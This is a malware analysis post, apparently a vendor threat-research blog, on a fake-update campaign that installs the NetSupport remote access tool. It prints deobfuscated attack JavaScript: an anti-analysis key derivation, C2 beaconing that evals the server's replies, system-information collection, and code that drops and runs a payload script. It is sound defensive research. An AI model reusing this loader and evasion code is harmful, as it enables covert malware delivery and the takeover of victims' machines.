Threat Research

Fake Software Update Abuses NetSupport Remote Access Tool

April 05, 2018 | by Sudhanshu Dubey

ATTACK RAT COMPROMISE

Over the last few months, FireEye has tracked an in-the-wild campaign that leverages compromised sites to spread fake updates. In some cases, the payload was the NetSupport Manager remote access tool (RAT). NetSupport Manager is a commercially available RAT that can be used legitimately by system administrators for remotely accessing client computers. However, malicious actors are abusing this application by installing it to the victims' systems without their knowledge to gain unauthorized access to their machines. This blog details our analysis of the JavaScript and components used in instances where the identified payload was NetSupport RAT.

Infection Vector

The operator behind these campaigns uses compromised sites to spread fake updates masquerading as Adobe Flash, Chrome, and FireFox updates. When users navigate to the compromised website, the malicious JavaScript file is downloaded, mostly from a DropBox link. Before delivering the payload, the JavaScript sends basic system information to the server. After receiving further commands from the server, it then executes the final JavaScript to deliver the final payload. In our case, the JavaScript that delivers the payload is named Update.js, and it is executed from %AppData% with the help of wscript.exe. Figure 1 shows the infection flow.




Compromised Site
Download JS as update
Site will ask User to update Flash/Chrome/Firefox
User Executes the downloaded JS
JS initiates the connection
Sends encoded JavaScript as response
Decode and Execute the response (function 'step2')
Send System information to CnC
CnC
CnC sends another encoded JS as response
Decode and Execute the response (function 'step3')
Drops and execute 'Update.js', send execution results to CnC
Download and install NetSupport
'Update.js'

Figure 1: Infection Flow

In-Depth Analysis of JavaScript

The initial JavaScript file contains multiple layers of obfuscation. Like other malicious scripts, the first layer has obfuscation that builds and executes the second layer as a new function. The second layer of the JavaScript contains the **dec** function, which is used to decrypt and execute more JavaScript code. Figure 2 shows a snapshot of the second layer.




```
(function() {
    function dec(input) {        var uxctaaf4 = "KP0cwj";        var hycapmy = "SIoJOc6X";        var jbyuh = "S6
    dec("c02d49ffa7026978f25e74d6c55642163972f385eb" + "fe1906626ef5944bb4860f45658279be60fe" + "2ab12d555b8d73"
}
)
```

Figure 2: Second Layer of Initial JavaScript File

In the second JavaScript file, the malware author uses a tricky method to make the analysis harder for reverse engineers. The author uses the **caller** and **callee** function code to get the key for decryption. During normal JavaScript analysis, if an analyst finds any obfuscated script, the analyst tries to de-obfuscate or beautify the script for analysis. JavaScript beautification tools generally add line breaks and tabs to make the script code look better and easier to analyze. The tools also try to rename the local variables and remove unreferenced variables and code from the script, which helps to analyze core code only.

But in this case, since the malware uses the **caller** and **callee** function code to derive the key, if the analyst adds or removes anything from the first or second layer script, the script will not be able



```
;var thisFunctionText = arguments.callee.toString();
var callerFunctionText = arguments.callee.caller.caller.toString();
var key = [97, 4, 13, 252, 119, 31, 208, 156, 196, 56];
var i;
try {
    callerFunctionText += navigator.appCodeName;
    callerFunctionText += 'callerFunctionText';
} catch (e) {}
key = encKey(key, callerFunctionText);
key = encKey(key, thisFunctionText);
var enc_str = [];
for (i = 0; i < input.length; i += 2) {
    enc_str.push(parseInt(input.substr(i, 2), 16));
}
;var tmpKey = [];
var tmpKeyLength = 1;
while (tmpKeyLength <= key.length) {
    tmpKey = key.slice(key.length - tmpKeyLength);
    for (i = 0; i < enc_str.length; i++) {
        enc_str[i] = enc_str[i] ^ tmpKey[i % tmpKey.length];
    }
    tmpKeyLength++;
    /*if(typeof debug !== 'undefined' && debug === true) {WSH.Echo(enc_str.join(' '));}*/
}
;for (i = 0; i < enc_str.length; i++) {
    enc_str[i] = String.fromCharCode(enc_str[i]);
}
;(new Function(enc_str.join(''))());
function encKey(key, str) {
    var keyIndex;
    var keyTemp;
    var i;
    var modifier = str.length % 255;
    for (i = 0; i < str.length; i++) {
        keyIndex = i % key.length;
        keyTemp = key[keyIndex];
        keyTemp = (keyTemp ^ str.charCodeAt(i)) ^ modifier;
        key[keyIndex] = keyTemp;
    }
    ;return key;
}
```

This will return caller function code as string


Deriving key using function code

Execute decrypted Javascript

Figure 3: Anti-Analysis Trick Implemented in JavaScript (Beautified Code)

The code decrypts and executes the JavaScript code as a function. This decrypted function contains code that initiates the network connection. In the decoded function, the command and control (C2) URL and a value named **tid** are hard-coded in the script and protected with some encoded function.

During its first communication to the server, the malware sends the **tid** value and the current date of the system in encoded format, and waits for the response from the server. It decodes the server response and executes the response as a function, as shown in Figure 4.



```
  req.push(+(new Date()));
  var q = "";
  try {
    for (var i = 0; i < req.length; i++) {
      q += i + "=" + encodeURIComponent('' + req[i]) + "&";
    }
    q = encStr(q);
  } catch (error) {}
  var xmlHttp;
  var attempts = 2;
  var timeout = 3 * 1000;
  for (var i = 0; i < attempts; i++) {
    try {
      xmlHttp = new ActiveXObject("MSXML2.XMLHTTP");
      xmlHttp.open("POST", fileUrl, false);
      xmlHttp.setRequestHeader('AUTH255', 'login');
      xmlHttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
      xmlHttp.send('a=' + q);
      if (xmlHttp.status == 200) {
        return xmlHttp.responseText;
      } else {}
      WScript.Sleep(timeout);
    } catch (error) {}
  }
  return false;
}
var data1 = initialRequest1();
if (data1 !== false && data1 != '0' && data1 != '') {
  decodeContent1(data1);
  eval(content1);
  if (typeof step2 == 'function') {
    step2();
  }
}
```

Sending request and checking response status

Decoding and executing the response (expecting the response of type 'function', named as 'step2'

Figure 4: Initial Server Communication and Response


The response from the server is JavaScript code that the malware executes as a function named **step2**.

The **step2** function uses WScript.Network and Windows Management Instrumentation(WMI) to collect the following system information, which it then encodes and sends to the server:

Architecture, ComputerName, UserName, Processors, OS, Domain, Manufacturer, Model, BIOS_Version, AntiSpywareProduct, AntiVirusProduct, MACAddress, Keyboard, PointingDevice, DisplayControllerConfiguration, ProcessList;

After sending the system information to the server, the response from the server contains two parts: **content2** and **content3**.


The script (**step2** function) decodes both parts. The decoded **content3** part contains the function named as **step3**, as shown in Figure 5.



```
    var content3_length = parseInt(str.substr(6 + content2_length * 2, 6), 16);
    var content3_body = str.substr(6 + content2_length * 2 + 6, content3_length * 2);
    content2 = decPayload(content2_body);
    content3 = decPayload(content3_body);
  }

  function initialRequest2() {

  function getWMI(folder, tableName) {

  function deleteSelf() {
  var data2 = initialRequest2();
  if (data2 !== false && data2 != '0' && data2 != '') {
    decodeContent2(data2);
    eval(content3);
    if (typeof step3 == 'function') {
      step3();
    }
  }
  deleteSelf();
```

Figure 5: Decrypting and Executing Response step3

The **step3** function contains code that writes decoded **content2** into a %temp% directory as **Update.js**. Update.js contains code to download and execute the final payload. The **step3** function also sends the resulting data, such as **runFileResult** and **_tempFilePath,** to the server, as shown in Figure 6.



```
            var fs = new ActiveXObject("Scripting.FileSystemObject");
            tmpFolder = fs.GetSpecialFolder(2);
            getTempFilePathException = '0';
            return tmpFolder + "\\" + tmpFileName;
        } catch (error) {
            getTempFilePathException = 'error number:' + error.number + ' message:' + error.message;
        }
    }
    function init() {
        try {
            var stream = new ActiveXObject('ADODB.Stream');
            stream.Type = 2;
            stream.Charset = "ISO-8859-1";
            stream.Open();
            stream.WriteText(content2);
            var fs = new ActiveXObject("Scripting.FileSystemObject");
            if (fs.FileExists(_tempFilePath)) {
                fileAlreadyExists = '1';
                stream.Close();
                return 1;
            } else {
                fileAlreadyExists = '0';
                stream.SaveToFile(_tempFilePath, 1);
            }
            stream.Close();
            if (fs.FileExists(_tempFilePath)) {
                fileExistsAfterWrite = '1';
                runFile();
            } else {
                fileExistsAfterWrite = '0';
                return 2;
            }
            initException = '0';
        } catch (error) {
            initException = 'error number:' + error.number + ' message:' + error.message;
        }
    }
    fileCheckException = '0';
    init();
    sendStat();
```

Function to send execution results and other stats to the server


Figure 6: Script to Drop and Execute Update.js

The Update.js file also contains multi-layer obfuscation. After decoding, the JavaScript contains code to drop multiple files in %AppData%, including a 7zip standalone executable (7za.exe), password-protected archive (Loglist.rtf), and batch script (Upd.cmd). We will talk more about these components later.

JavaScript uses PowerShell commands to download the files from the server. It sets the attribute's execution policy to bypass and window-style to hidden to hide itself from the end user.

Components of the Attack

Figure 7 shows the index of the malicious server where we have observed the malware author updating the script content.



Name	Last modified	Size	Description
Parent Directory		-	
7za.exe	[redacted]-Dec-2017 19:50	574K	
LogList.rtf	[redacted]-Dec-2017 19:53	1.4M	
Upd.cmd	[redacted]-Dec-2017 16:13	22K	
downloads.txt	[redacted]-Dec-2017 13:31	350K	
get.php	[redacted]-Dec-2017 17:50	2.3K	

[redacted]


Figure 7: Index of Malicious Server

- 7za.exe: 7zip standalone executable
- LogList.rtf: Password-protected archive file
- Upd.cmd: Batch script to install the NetSupport Client
- Downloads.txt: List of IPs (possibly the infected systems)
- Get.php: Downloads LogList.rtf

Upd.cmd

This file is a batch script that extracts the archive file and installs the remote control tool on the system. The script is obfuscated with the variable substitution method. This file was regularly updated by the malware during our analysis.

